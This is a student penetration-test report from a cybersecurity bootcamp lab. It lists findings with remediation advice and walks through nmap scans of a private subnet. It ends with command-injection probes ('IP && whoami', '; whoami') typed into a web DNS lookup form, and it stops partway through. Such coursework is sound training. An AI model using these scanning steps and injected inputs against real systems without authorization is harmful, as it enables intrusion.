Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

Chris Dayao- me
Vincent Chanthavong
Ben Cobb
Maleya Neal
Ben Ellougani

Executive Summary

Objective

The goal of this test was to identify and address vulnerabilities in the network as authorized by Fullstack Academy. The test was conducted by targeting the 'secrets.txt' file within the specified subnet. No social engineering or client-side exploits, needed, and we are allowed to work with our groups. Apart from the following, no other information was provided.

Tools Used

NMAP- A tool for scanning and mapping network layouts, identifying potential weak spots.

Metasploit- a collection of tools used to test computer system defenses and use these tools to safely find weaknesses in a computer system.
Meterpreter- Used primarily with Metasploit. Allows hackers to perform tasks within that system, from looking through files to watching what happens on the screen.

Command Injection- writing instructions on a website's input field to trick it into providing more sensitive data than it should.

CrackStation.net- Online service for password cracking.

Fullstack Academy

Penetration Test Findings

Summary

The identified vulnerabilities present significant risks to the organization. Immediate action is recommended to address these issues to enhance the security posture. These vulnerabilities do not require a great deal of effort to exploit however the fixes are simple and easy to implement. Findings and recommendations below:

Finding #	Severity	Finding Name
1	Medium	**Weak Firewall** Description: Improperly configured, allowing unnecessary ports and services to be exposed to external network. Recommend: Review and update firewall configuration to adhere to the principle of least privilege.
2	High	**Weak Passwords** Description: Found user accounts with simple passwords, making them easy to guess or crack. Recommend: Enforce strong password policy and consider implementing multi-factor authentication.
3	High	**Command Injection** Description: Website application was found to be vulnerable to command injection attacks revealing sensitive data. Recommend: Sanitize all user inputs and implement strict input validation measures. Regularly patch and update frameworks.
4	Medium	**Insecure file storage** Description: Sensitive files were stored without adequate security which lead to unauthorized access or data leakage. Recommend: Encrypt sensitive data at rest and implement access controls and auditing on file storage systems.

Detailed Walkthrough

IP A command to identify IP and subnet

NMAP scan of IP/20 subnet

```
└─$ nmap 172.31.41.209/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:06 UTC
Nmap scan report for ip-172-31-34-34.us-west-2.compute.internal (172.31.34.34)
Host is up (0.00031s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap scan report for ip-172-31-36-64.us-west-2.compute.internal (172.31.36.64)
Host is up (0.00012s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt

Nmap scan report for ip-172-31-41-209.us-west-2.compute.internal (172.31.41.209)
Host is up (0.00062s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap scan report for ip-172-31-43-128.us-west-2.compute.internal (172.31.43.128)
Host is up (0.00088s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt

Nmap scan report for ip-172-31-46-62.us-west-2.compute.internal (172.31.46.62)
Host is up (0.00011s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt

Nmap done: 4096 IP addresses (5 hosts up) scanned in 59.87 seconds
```

NMAP -sV 172.31.41.0/20 to perform basic scan on my kali subnet. -sV option to attempt to name services running

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.41.0/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 19:51 UTC
```

Scan results: 5 hosts identified.

```
Nmap scan report for ip-172-31-46-62.us-west-2.compute.internal (172.31.46.62)
Host is up (0.0020s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8443/tcp open  ssl/https-alt dcv
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at htt
ps://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8443-TCP:V=7.93%T=SSL%I=7%D=1/18%Time=65A9825C%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,61,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nServer:\x20dcv
SF:\r\nDate:\x20Thu,\x2018\x20Jan\x202024\x2019:56:11\x20GMT\r\nContent-Le
SF:ngth:\x200\r\n\r\n")%r(HTTPOptions,61,"HTTP/1\.0\x20400\x20Bad\x20Reque
SF:st\r\nServer:\x20dcv\r\nDate:\x20Thu,\x2018\x20Jan\x202024\x2019:56:11\
SF:x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,61,"HTTP/1
SF:\.0\x20400\x20Bad\x20Request\r\nServer:\x20dcv\r\nDate:\x20Thu,\x2018\x
SF:20Jan\x202024\x2019:56:11\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RT
SF:SPRequest,3C,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nServer:\x20dcv\r\nC
SF:ontent-Length:\x200\r\n\r\n")%r(SIPOptions,3C,"HTTP/1\.0\x20400\x20Bad\
SF:x20Request\r\nServer:\x20dcv\r\nContent-Length:\x200\r\n\r\n");
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4096 IP addresses (5 hosts up) scanned in 217.07 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.41.0/20 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:02 UTC
Nmap scan report for ip-172-31-34-34.us-west-2.compute.internal (172.31.34.34)
Host is up (0.0029s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-36-64.us-west-2.compute.internal (172.31.36.64)
Host is up (0.00011s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-41-209.us-west-2.compute.internal (172.31.41.209)
Host is up (0.00044s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-43-128.us-west-2.compute.internal (172.31.43.128)
Host is up (0.00058s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Now to scan IP addresses identified

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.36.64 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:22 UTC
Nmap scan report for ip-172-31-36-64.us-west-2.compute.internal (172.31.36.64)
Host is up (0.00016s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.41 seconds
```

172.31.36.64 is running Windows

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.34.34 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:25 UTC
Nmap scan report for ip-172-31-34-34.us-west-2.compute.internal (172.31.34.34)
Host is up (0.00022s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds

┌──(kali㉿kali)-[~]
```

172.31.34.34 is running apache on port 1013, non standard port. The default should be 80. Linux OS


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.43.128 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:31 UTC
Nmap scan report for ip-172-31-43-128.us-west-2.compute.internal (172.31.43.128)
Host is up (0.0068s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
```

172.31.43.128 running SSH on port 2222 which is not standard. Linux OS


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.46.62 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-18 20:32 UTC
Nmap scan report for ip-172-31-46-62.us-west-2.compute.internal (172.31.46.62)
Host is up (0.00012s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.79 seconds
```

172.31.46.62 running Windows


Next we will look at the host with apache port by entering the IP:port in firefox.
172.31.34.34:1013




Above is the website discovered. Lets take a looksie




The IP finder button takes me to a DNS lookup tool with user input. I can get in here through command injection. The goal here is to see what sensitive information we can find.






Entered an ‘IP && whoami’ and it produced a result that proves command injection is possible. ‘; whoami’ also works.

Fullstack Academy





```
